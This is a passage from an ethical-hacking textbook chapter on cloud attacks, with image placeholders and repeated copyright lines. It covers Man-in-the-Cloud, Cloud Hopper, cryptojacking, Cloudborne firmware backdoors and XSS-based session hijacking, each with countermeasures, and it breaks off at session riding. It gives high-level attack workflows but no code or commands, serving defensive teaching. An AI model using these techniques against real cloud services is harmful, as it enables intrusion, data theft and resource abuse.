


Figure 19.30: Example of Man-in-the-Cloud attacks

As shown in the figure, the attacker tricks the victim to install a malicious code that plants the attacker's synchronization token on the victim's drive. Then, the attacker steals the victim's

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

synchronization token and uses it to gain access to the victim's files. Later, the attacker restores the malicious token with the original synchronized token of the victim, returning the Drive application to its original state and stays undetected.


Countermeasures:

- Use an email security gateway to detect the social engineering attacks that can lead to MITCs.
- Hardening the policies of token expiration can prevent this kind of attacks.
- Use efficient antivirus software that can detect and delete malware.
- Implement cloud access security broker (CASB) to monitor cloud traffic for detection of anomalies with the generated instances.
- Monitor employee activities to detect any significant signs of cloud synchronization token abuses.
- Encrypt the data stored on the cloud and ensure encryption keys are not stored within the same cloud service.
- Implement two-factor authentication.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Attacks: Cloud Hopper Attack

- Cloud Hopper attacks are triggered at the managed service providers (MSPs) and their users
- Attackers initiate spear-phishing emails with custom-made malware to compromise the accounts of staff or cloud service firms to obtain confidential information



Cloud Hopper Attack

Cloud hopper attacks are triggered at managed service providers (MSPs) and their customers. Once the attack is successfully implemented, attackers can gain remote access to the intellectual property and critical information of the target MSP and its global users/customers. Attackers also move laterally in the network from one system to another in the cloud environment to gain further access to sensitive data pertaining to the industrial entities, such as manufacturing, government bodies, healthcare, and finance.

Attackers initiate spear-phishing emails with custom-made malware to compromise user accounts of staff members or cloud service firms to obtain confidential information. Attackers can also use PowerShell and PowerSploit command-based scripting for reconnaissance and information gathering. Attackers use the gathered information for accessing other systems connected to the same network. To perform this attack, attackers also leverage C&C to sites spoofing legitimate domains and file-less malware that resides and executes from memory. Attackers breach the security mechanisms impersonating a valid service provider and gain complete access to corporate data of the enterprise and connected customers.

As shown in the figure, an attacker infiltrates target MSP provider and distributes malware to gain remote access. The attacker then accesses the target customer profiles with his/her MSP account, compresses the customer data, and stores them in the MSP. The attacker then extracts the information from the MSP and uses that information to launch further attacks on the target organization and users.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.31: Demonstration of cloud hopper attack


Countermeasures:

- Implement multi-factor authentication to prevent compromise of credentials.
- Ensure mutual co-ordination between customers and CSPs in case of abnormal incidents or activities.
- Ensure customers are aware and follow the cloud service policies.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Attacks: Cloud Cryptojacking

- Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency
- Cryptojacking attacks are highly lucrative, which involve both external attackers and rogue insiders
- To perform this attack, the attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Cryptojacking

Cryptojacking is the unauthorized use of the victim's computer to stealthily mine digital currency. Cryptojacking attacks are highly lucrative, involving both external attackers and internal rogue insiders. To perform this attack, attackers leverage attack vectors like cloud misconfigurations, compromised websites, and client or server-side vulnerabilities.

For example, an attacker exploits misconfigured cloud instances to inject malicious crypto-mining payload into a web page or third-party library loaded by the web page. Then, the attacker lures the victim to visit the malicious web page and when the victim opens the web page, it automatically runs the crypto-miner in the victim's browser using JavaScript. Using JavaScript-based crypto-miners, such as CoinHive and Cryptoloot, attackers can easily embed malicious crypto-mining scripts into legitimate websites using a link to CoinHive. Attackers make this attack more complex by hiding the malicious crypto-mining script using various hiding techniques, such as encoding, redirections, and obfuscation. The configuration for the payload is generally dynamic or hardcoded. Cryptojacking attacks can cause severe impact on web sites, endpoints, and even the whole cloud infrastructure.

Steps of cloud cryptojacking attacks:

- **Step 1**: An attacker compromises the cloud service by embedding a malicious crypto-mining script.
- **Step 2**: When the victim connects to the compromised cloud service, the crypto-mining script gets executed automatically.
- **Step 3**: The victim naively starts mining the cryptocurrency on behalf of the attacker and adds a new block to the blockchain.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Step 4**: For each new block added to the blockchain, the attacker gets a reward in the form of cryptocurrency coins illicitly.




Figure 19.32: Demonstration of cryptojacking attack


Countermeasures:

- Ensure to implement a strong password policy.
- Always preserve three different copies of the data in different places and one copy off-site.
- Ensure to patch the webservers and devices regularly.
- Use encrypted SSH key pairs instead of passwords for securing access to cloud servers.
- Implement CoinBlocker URL and IP Blacklist/blackholing in the firewall.
- Employ real-time monitoring of the web page document object model (DOM) and JavaScript environments for detecting and mitigating malicious activities at an early stage.
- Use the latest antivirus, anti-malware, and adblocker tools in the cloud.
- Implement browser extensions for scanning and terminating scripts similar to the CoinHive's miner script.
- Use endpoint security management technology to detect any rogue applications in the devices.
- Review all third-party components used by the company's websites.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Cloud Attacks: Cloudborne Attack

- Cloudborne is a vulnerability residing in a bare-metal cloud server that enables the attackers to implant a malicious backdoor in its firmware
- The malicious backdoor can allow the attackers to bypass the security mechanisms and perform various activities such as watching new user's activity or behavior, disabling the application or server, and intercepting or stealing the data



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Cloudborne Attack

Cloudborne is a vulnerability residing in a bare-metal cloud server that enables attackers to implant malicious backdoor in its firmware. The installed backdoor can persist even if the server is reallocated to new clients or businesses that use it as an IaaS. Physical servers are not confined to one client and can be moved from one client to another. During the reclamation process, if the firmware re-flash (factory default setting, complete erase of memory, etc.) is not properly implemented, the backdoors can stay active on the firmware and travel along the server.

Attackers exploit vulnerabilities in super-micro hardware to overwrite the firmware in the baseboard management control (BMC) of a bare-metal server that is used for remote management activities, such as provisioning, reinstalling the operating system, and troubleshooting via the intelligent platform management interface (IPMI) without physical access. As the BMC has the power to control the servers remotely and provision the system to the new customers, attackers choose it as a primary target. Vulnerabilities in the bare-metal cloud server and inappropriate firmware re-flashing can pave the way for attackers to install and maintain backdoor persistence. Then, the malicious backdoors allow attackers to directly access the hardware and bypass the security mechanisms to perform activities such as monitoring new customer's activities, disabling the application/server, and intercepting the data. These activities allow attackers to launch ransomware attacks on the target.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 19.33: Illustration of cloudborne attack

Countermeasures:

- CSPs should keep the firmware up-to-date.
- Sanitize the server firmware before it is assigned to new customers.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Other Cloud Attacks

1. Session Hijacking using XSS Attack
2. Session Hijacking using Session Riding
3. Domain Name System (DNS) Attacks
4. SQL Injection Attacks
5. Cryptanalysis Attacks
6. DoS and DDoS Attacks
7. Man-in-the-Browser Attack
8. Metadata Spoofing Attack
9. Cloud Malware Injection Attack

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Other Cloud Attacks

- **Session Hijacking using Cross-Site Scripting (XSS) Attack**

  Attackers implement XSS to steal cookies used in the user authentication process; this involves injecting a website with malicious code, which is subsequently executed by the browser. Using the stolen cookies, attackers exploit active computer sessions, thereby gaining unauthorized access to data.

  Note: Attackers can also predict or sniff session IDs.




Figure 19.34: Example of session hijacking using XSS attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

As shown in the figure, the attacker hosts a web page with the malicious script on the cloud server. When a user views the page hosted by the attacker, the HTML containing the malicious script runs on the user's browser. The malicious script collects and sends the user's cookies and redirects the user to the attacker's server.

Countermeasures:

- Using secure socket layers (SSL), firewalls, antiviruses, and code scanners can safeguard a cloud from session hijacking.

- **Session Hijacking using Session Riding**

  Attackers exploit websites by engaging in cross-site request forgeries to transmit unauthorized commands. In session riding, attackers "ride" an active computer session by sending an email or tricking users into visiting a malicious webpage during login to an actual target site. When users click the malicious link, the website executes the request as if the user had already authenticated it. Commands used include modifying or deleting user data, performing online transactions, resetting passwords, etc.

